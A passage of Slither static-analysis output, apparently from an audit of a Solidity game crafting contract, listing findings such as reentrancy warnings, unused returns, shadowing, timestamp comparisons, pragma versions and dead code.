        - ContextUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#36)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#state-variable-shadowing

Reentrancy in CraftingSystem.craft(CraftingSystem.CraftParams) (contracts/CraftingSystem.sol#321-504):
        External calls:
        - IGameCurrency(input.tokenContract).burn(account,requiredInputAmount) (contracts/CraftingSystem.sol#421-424)
        - lockingSystem.lockNFT(input.tokenContract,input.tokenId) (contracts/CraftingSystem.sol#434)
        - reservationId = lockingSystem.addNFTReservation(input.tokenContract,input.tokenId,true,GameRegistryLibrary.RESERVATION_CRAFTING_SYSTEM) (contracts/CraftingSystem.sol#437-442)
        - _lockingSystem().unlockAndBurnItem(account,input.tokenContract,input.tokenId,requiredInputAmount) (contracts/CraftingSystem.sol#447-452)
        - reservationId = _lockingSystem().addItemReservation(account,input.tokenContract,input.tokenId,requiredInputAmount,true,GameRegistryLibrary.RESERVATION_CRAFTING_SYSTEM) (contracts/CraftingSystem.sol#455-462)
        State variables written after the call(s):
        - activeCraft.inputs.push(GameRegistryLibrary.ReservedToken(input.tokenType,input.tokenContract,input.tokenId,requiredInputAmount,reservationId)) (contracts/CraftingSystem.sol#466-474)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-1
```

```
CraftingSystem.setRecipeDefinition(uint32,CraftingSystem.RecipeDefinition) (contracts/CraftingSystem.sol#184-217) ignores return value by _lootSystem().validateLoots(definition.loots) (contracts/CraftingSystem.sol#204)
CraftingSystem.craft(CraftingSystem.CraftParams) (contracts/CraftingSystem.sol#321-504) ignores return value by _accountData[account].activeCraftIds.add(activeCraftId) (contracts/CraftingSystem.sol#353)
CraftingSystem._completeRecipe(address,uint32,uint256,uint8,uint256) (contracts/CraftingSystem.sol#552-618) ignores return value by _accountData[account].activeCraftIds.remove(activeCraftId) (contracts/CraftingSystem.sol#617)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return

CraftingSystem.setPaused(bool)._paused (contracts/CraftingSystem.sol#174) shadows:
        - PausableUpgradeable._paused (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#29) (state variable)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#local-variable-shadowing

GameRegistryConsumerUpgradeable._hasAccessRole(bytes32,address) (contracts/GameRegistryConsumerUpgradeable.sol#70-76) has external calls inside a loop: _gameRegistry.hasAccessRole(role,account) (contracts/GameRegistryConsumerUpgradeable.
sol#75)
CraftingSystem.craft(CraftingSystem.CraftParams) (contracts/CraftingSystem.sol#321-504) has external calls inside a loop: IGameCurrency(input.tokenContract).burn(account,requiredInputAmount) (contracts/CraftingSystem.sol#421-424)
GameRegistryConsumerUpgradeable._lockingSystem() (contracts/GameRegistryConsumerUpgradeable.sol#92-94) has external calls inside a loop: _gameRegistry.getLockingSystem() (contracts/GameRegistryConsumerUpgradeable.sol#93)
CraftingSystem.craft(CraftingSystem.CraftParams) (contracts/CraftingSystem.sol#321-504) has external calls inside a loop: lockingSystem.isNFTLocked(input.tokenContract,input.tokenId) == false (contracts/CraftingSystem.sol#429-432)
CraftingSystem.craft(CraftingSystem.CraftParams) (contracts/CraftingSystem.sol#321-504) has external calls inside a loop: lockingSystem.lockNFT(input.tokenContract,input.tokenId) (contracts/CraftingSystem.sol#434)
CraftingSystem.craft(CraftingSystem.CraftParams) (contracts/CraftingSystem.sol#321-504) has external calls inside a loop: reservationId = lockingSystem.addNFTReservation(input.tokenContract,input.tokenId,true,GameRegistryLibrary.RESERVAT
ION_CRAFTING_SYSTEM) (contracts/CraftingSystem.sol#437-442)
CraftingSystem.craft(CraftingSystem.CraftParams) (contracts/CraftingSystem.sol#321-504) has external calls inside a loop: _lockingSystem().unlockAndBurnItem(account,input.tokenContract,input.tokenId,requiredInputAmount) (contracts/Craft
ingSystem.sol#447-452)
CraftingSystem.craft(CraftingSystem.CraftParams) (contracts/CraftingSystem.sol#321-504) has external calls inside a loop: reservationId = _lockingSystem().addItemReservation(account,input.tokenContract,input.tokenId,requiredInputAmount,t
rue,GameRegistryLibrary.RESERVATION_CRAFTING_SYSTEM) (contracts/CraftingSystem.sol#455-462)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation/#calls-inside-a-loop

Reentrancy in CraftingSystem.craft(CraftingSystem.CraftParams) (contracts/CraftingSystem.sol#321-504):
        External calls:
        - requestId = _requestRandomWords(1) (contracts/CraftingSystem.sol#496)
                    - _gameRegistry.getRandomizer().requestRandomWords(IRandomizerCallback(this),numWords) (contracts/GameRegistryConsumerUpgradeable.sol#114-118)
        State variables written after the call(s):
        - _vrfRequests[requestId] = VRFRequest(account,activeCraftId) (contracts/CraftingSystem.sol#497-500)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2

CraftingSystem._isRecipeAvailable(address,uint32,CraftingSystem.RecipeDefinition) (contracts/CraftingSystem.sol#627-671) uses timestamp for comparisons
        Dangerous comparisons:
        - accountData.lastCompletionTime[recipeId] + recipeDef.cooldownSeconds > block.timestamp (contracts/CraftingSystem.sol#662-664)
GameRegistryConsumerUpgradeable._weightedCoinFlip(uint256,uint256) (contracts/GameRegistryConsumerUpgradeable.sol#160-174) uses timestamp for comparisons
        Dangerous comparisons:
        - success = nextRandomWord % GameRegistryLibrary.PERCENTAGE_RANGE < successRate (contracts/GameRegistryConsumerUpgradeable.sol#170-172)
GameRegistryConsumerUpgradeable._weightedCoinFlipBatch(uint256,uint256,uint8) (contracts/GameRegistryConsumerUpgradeable.sol#185-205) uses timestamp for comparisons
        Dangerous comparisons:
        - nextRandomWord % GameRegistryLibrary.PERCENTAGE_RANGE < successRate (contracts/GameRegistryConsumerUpgradeable.sol#198-199)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp

AddressUpgradeable.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#174-194) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#186-189)
EnumerableSet.values(EnumerableSet.AddressSet) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#274-283) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#278-280)
EnumerableSet.values(EnumerableSet.UintSet) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#347-356) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#351-353)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage

CraftingSystem.craft(CraftingSystem.CraftParams) (contracts/CraftingSystem.sol#321-504) compares to a boolean constant:
        -require(bool,string)(_hasAccessRole(GameRegistryLibrary.GAME_CURRENCY_CONTRACT_ROLE,input.tokenContract) == true,NOT_GAME_CURRENCY: Expected GameCurrency contract) (contracts/CraftingSystem.sol#409-415)
CraftingSystem.craft(CraftingSystem.CraftParams) (contracts/CraftingSystem.sol#321-504) compares to a boolean constant:
        -lockingSystem.isNFTLocked(input.tokenContract,input.tokenId) == false (contracts/CraftingSystem.sol#429-432)
CraftingSystem.craft(CraftingSystem.CraftParams) (contracts/CraftingSystem.sol#321-504) compares to a boolean constant:
        -recipeDef.needsVRF == false (contracts/CraftingSystem.sol#486)
CraftingSystem.craft(CraftingSystem.CraftParams) (contracts/CraftingSystem.sol#321-504) compares to a boolean constant:
        -require(bool,string)(_isRecipeAvailable(account,params.recipeId,recipeDef) == true,RECIPE_NOT_AVAILABLE: Sender cannot start this recipe) (contracts/CraftingSystem.sol#333-336)
CraftingSystem._isRecipeAvailable(address,uint32,CraftingSystem.RecipeDefinition) (contracts/CraftingSystem.sol#627-671) compares to a boolean constant:
        -requirementSystem.performAccountCheckBatch(account,recipeDef.requirements) == false (contracts/CraftingSystem.sol#641-644)
TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256) (contracts/libraries/TraitsLibrary.sol#40-103) compares to a boolean constant:
        -checkType == TraitCheckType.NOT_EXIST && hasTrait == true (contracts/libraries/TraitsLibrary.sol#53)
TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256) (contracts/libraries/TraitsLibrary.sol#40-103) compares to a boolean constant:

        -hasTrait == false (contracts/libraries/TraitsLibrary.sol#58)
TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256) (contracts/libraries/TraitsLibrary.sol#116-185) compares to a boolean constant:
        -require(bool,string)(ITraitsConsumer(tokenContract).hasTrait(traitId) == false,TRAIT_EXISTS: Expected trait to not exist) (contracts/libraries/TraitsLibrary.sol#177-183)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality

Different versions of Solidity is used:
        - Version used: ['^0.8.0', '^0.8.1', '^0.8.2', '^0.8.9']
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#4)
        - ^0.8.2 (node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#4)
        - ^0.8.1 (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/IERC1155.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/Counters.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#4)
        - ^0.8.9 (contracts/CraftingSystem.sol#3)
        - ^0.8.0 (contracts/GameRegistryConsumerUpgradeable.sol#3)
        - ^0.8.0 (contracts/interfaces/IERC1155Lockable.sol#3)
        - ^0.8.0 (contracts/interfaces/IGameCurrency.sol#3)
        - ^0.8.0 (contracts/interfaces/IGameItems.sol#3)
        - ^0.8.0 (contracts/interfaces/IGameRegistry.sol#3)
        - ^0.8.0 (contracts/interfaces/ILockingSystem.sol#3)
        - ^0.8.9 (contracts/interfaces/ILootSystem.sol#3)
        - ^0.8.0 (contracts/interfaces/IRandomizer.sol#3)
        - ^0.8.0 (contracts/interfaces/IRandomizerCallback.sol#3)
        - ^0.8.0 (contracts/interfaces/ITraitsConsumer.sol#3)
        - ^0.8.0 (contracts/libraries/GameRegistryLibrary.sol#3)
        - ^0.8.9 (contracts/libraries/TraitsLibrary.sol#3)
        - ^0.8.9 (contracts/requirements/IRequirementSystem.sol#3)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

AddressUpgradeable.functionCall(address,bytes) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#85-87) is never used and should be removed
AddressUpgradeable.functionCall(address,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#93-101) is never used and should be removed
AddressUpgradeable.functionCallWithValue(address,bytes,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#114-120) is never used and should be removed
AddressUpgradeable.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#128-139) is never used and should be removed
AddressUpgradeable.functionStaticCall(address,bytes) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#147-149) is never used and should be removed
AddressUpgradeable.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#157-166) is never used and should be removed
AddressUpgradeable.sendValue(address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#60-65) is never used and should be removed
AddressUpgradeable.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#174-194) is never used and should be removed
ContextUpgradeable.__Context_init() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#18-19) is never used and should be removed
ContextUpgradeable.__Context_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#21-22) is never used and should be removed
ContextUpgradeable._msgData() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#27-29) is never used and should be removed
Counters.decrement(Counters.Counter) (node_modules/@openzeppelin/contracts/utils/Counters.sol#32-38) is never used and should be removed
Counters.reset(Counters.Counter) (node_modules/@openzeppelin/contracts/utils/Counters.sol#40-42) is never used and should be removed
EnumerableSet._values(EnumerableSet.Set) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#142-144) is never used and should be removed
EnumerableSet.add(EnumerableSet.AddressSet,address) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#224-226) is never used and should be removed
EnumerableSet.add(EnumerableSet.Bytes32Set,bytes32) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#158-160) is never used and should be removed
EnumerableSet.at(EnumerableSet.AddressSet,uint256) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#262-264) is never used and should be removed
EnumerableSet.at(EnumerableSet.Bytes32Set,uint256) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#196-198) is never used and should be removed
EnumerableSet.contains(EnumerableSet.AddressSet,address) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#241-243) is never used and should be removed
EnumerableSet.contains(EnumerableSet.Bytes32Set,bytes32) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#175-177) is never used and should be removed
EnumerableSet.contains(EnumerableSet.UintSet,uint256) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#314-316) is never used and should be removed
EnumerableSet.length(EnumerableSet.AddressSet) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#249-251) is never used and should be removed
EnumerableSet.length(EnumerableSet.Bytes32Set) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#182-184) is never used and should be removed
EnumerableSet.remove(EnumerableSet.AddressSet,address) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#234-236) is never used and should be removed
EnumerableSet.remove(EnumerableSet.Bytes32Set,bytes32) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#168-170) is never used and should be removed
EnumerableSet.values(EnumerableSet.AddressSet) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#274-283) is never used and should be removed
EnumerableSet.values(EnumerableSet.Bytes32Set) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#208-210) is never used and should be removed
EnumerableSet.values(EnumerableSet.UintSet) (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#347-356) is never used and should be removed

GameRegistryConsumerUpgradeable._isGameRegistrySet() (contracts/GameRegistryConsumerUpgradeable.sol#63-65) is never used and should be removed
GameRegistryConsumerUpgradeable._weightedCoinFlip(uint256,uint256) (contracts/GameRegistryConsumerUpgradeable.sol#160-174) is never used and should be removed
Initializable._disableInitializers() (node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#129-131) is never used and should be removed
SafeCast.toInt128(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#152-155) is never used and should be removed
SafeCast.toInt16(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#206-209) is never used and should be removed
SafeCast.toInt256(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#236-240) is never used and should be removed
SafeCast.toInt32(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#188-191) is never used and should be removed
SafeCast.toInt64(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#170-173) is never used and should be removed
SafeCast.toInt8(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#224-227) is never used and should be removed
SafeCast.toUint128(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#47-50) is never used and should be removed
SafeCast.toUint16(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#107-110) is never used and should be removed
SafeCast.toUint224(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#32-35) is never used and should be removed
SafeCast.toUint256(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#134-137) is never used and should be removed
SafeCast.toUint64(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#77-80) is never used and should be removed
SafeCast.toUint8(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#122-125) is never used and should be removed
SafeCast.toUint96(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#62-65) is never used and should be removed
TraitsLibrary.canHaveTrait(ITraitsConsumer) (contracts/libraries/TraitsLibrary.sol#105-107) is never used and should be removed
TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256) (contracts/libraries/TraitsLibrary.sol#40-103) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#4) allows old versions
Pragma version^0.8.2 (node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#4) allows old versions
Pragma version^0.8.1 (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/IERC1155.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Counters.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/structs/EnumerableSet.sol#4) allows old versions
Pragma version^0.8.9 (contracts/CraftingSystem.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.0 (contracts/GameRegistryConsumerUpgradeable.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IERC1155Lockable.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameCurrency.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameItems.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameRegistry.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ILockingSystem.sol#3) allows old versions
Pragma version^0.8.9 (contracts/interfaces/ILootSystem.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.0 (contracts/interfaces/IRandomizer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizerCallback.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ITraitsConsumer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/GameRegistryLibrary.sol#3) allows old versions
Pragma version^0.8.9 (contracts/libraries/TraitsLibrary.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.9 (contracts/requirements/IRequirementSystem.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
solc-0.8.9 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity
```

```
Low level call in AddressUpgradeable.sendValue(address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#60-65):
        - (success) = recipient.call{value: amount}() (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#63)
Low level call in AddressUpgradeable.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#128-139):
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#137)
Low level call in AddressUpgradeable.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#157-166):
        - (success,returndata) = target.staticcall(data) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#164)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls

Function OwnableUpgradeable.__Ownable_init() (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#29-31) is not in mixedCase
Function OwnableUpgradeable.__Ownable_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#33-35) is not in mixedCase
Variable OwnableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#87) is not in mixedCase
Function PausableUpgradeable.__Pausable_init() (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#34-36) is not in mixedCase
Function PausableUpgradeable.__Pausable_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#38-40) is not in mixedCase
Variable PausableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#102) is not in mixedCase
Function ReentrancyGuardUpgradeable.__ReentrancyGuard_init() (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#40-42) is not in mixedCase
Function ReentrancyGuardUpgradeable.__ReentrancyGuard_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#44-46) is not in mixedCase
Variable ReentrancyGuardUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#74) is not in mixedCase
Function ContextUpgradeable.__Context_init() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#18-19) is not in mixedCase
Function ContextUpgradeable.__Context_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#21-22) is not in mixedCase
Variable ContextUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#36) is not in mixedCase
Parameter CraftingSystem.setPaused(bool)._paused (contracts/CraftingSystem.sol#176) is not in mixedCase
Function GameRegistryConsumerUpgradeable.__GameRegistryConsumer_init(address) (contracts/GameRegistryConsumerUpgradeable.sol#32-45) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

Variable CraftingSystem._unlockRecipeInput(address,CraftingSystem.RecipeInput,GameRegistryLibrary.ReservedToken,uint8,uint8,uint256).randomWord2 (contracts/CraftingSystem.sol#717) is too similar to IRandomizerCallback.fulfillRandomWordsCallback(uint256,uint256[]).randomWords (contracts/interfaces/IRandomizerCallback.sol#16)
Variable CraftingSystem._unlockRecipeInput(address,CraftingSystem.RecipeInput,GameRegistryLibrary.ReservedToken,uint8,uint8,uint256).randomWord2 (contracts/CraftingSystem.sol#717) is too similar to CraftingSystem.fulfillRandomWordsCallback(uint256,uint256[]).randomWords (contracts/CraftingSystem.sol#512)
Variable CraftingSystem._unlockRecipeInput(address,CraftingSystem.RecipeInput,GameRegistryLibrary.ReservedToken,uint8,uint8,uint256).randomWord2 (contracts/CraftingSystem.sol#717) is too similar to GameRegistryConsumerUpgradeable.fulfillRandomWordsCallback(uint256,uint256[]).randomWords (contracts/GameRegistryConsumerUpgradeable.sol#229)
Variable TraitsLibrary.DICE_ROLL_2_TRAIT_ID (contracts/libraries/TraitsLibrary.sol#226) is too similar to TraitsLibrary.DICE_ROLL_2_TRAIT_ID (contracts/libraries/TraitsLibrary.sol#227)
Variable TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_0 (contracts/libraries/TraitsLibrary.sol#70-73) is too similar to TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_1 (contracts/libraries/TraitsLibrary.sol#76-79)
Variable TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_0 (contracts/libraries/TraitsLibrary.sol#70-73) is too similar to TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_2 (contracts/libraries/TraitsLibrary.sol#151-154)
Variable TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_0 (contracts/libraries/TraitsLibrary.sol#70-73) is too similar to TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_3 (contracts/libraries/TraitsLibrary.sol#88-91)
Variable TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_0 (contracts/libraries/TraitsLibrary.sol#70-73) is too similar to TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_1 (contracts/libraries/TraitsLibrary.sol#142-145)
Variable TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_0 (contracts/libraries/TraitsLibrary.sol#133-136) is too similar to TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_1 (contracts/libraries/TraitsLibrary.sol#142-145)
Variable TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_0 (contracts/libraries/TraitsLibrary.sol#133-136) is too similar to TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_1 (contracts/libraries/TraitsLibrary.sol#76-79)
Variable TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_1 (contracts/libraries/TraitsLibrary.sol#142-145) is too similar to TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_2 (contracts/libraries/TraitsLibrary.sol#151-154)
Variable TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_1 (contracts/libraries/TraitsLibrary.sol#142-145) is too similar to TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_3 (contracts/libraries/TraitsLibrary.sol#88-91)
Variable TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_0 (contracts/libraries/TraitsLibrary.sol#70-73) is too similar to TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_2 (contracts/libraries/TraitsLibrary.sol#82-85)
Variable TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_0 (contracts/libraries/TraitsLibrary.sol#133-136) is too similar to TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_2 (contracts/libraries/TraitsLibrary.sol#151-154)
Variable TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_0 (contracts/libraries/TraitsLibrary.sol#133-136) is too similar to TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_2 (contracts/libraries/TraitsLibrary.sol#82-85)
Variable TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_1 (contracts/libraries/TraitsLibrary.sol#76-79) is too similar to TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_2 (contracts/libraries/TraitsLibrary.sol#151-154)
Variable TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_1 (contracts/libraries/TraitsLibrary.sol#76-79) is too similar to TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_2 (contracts/libraries/TraitsLibrary.sol#82-85)
Variable TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_1 (contracts/libraries/TraitsLibrary.sol#142-145) is too similar to TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_2 (contracts/libraries/TraitsLibrary.sol#82-85)
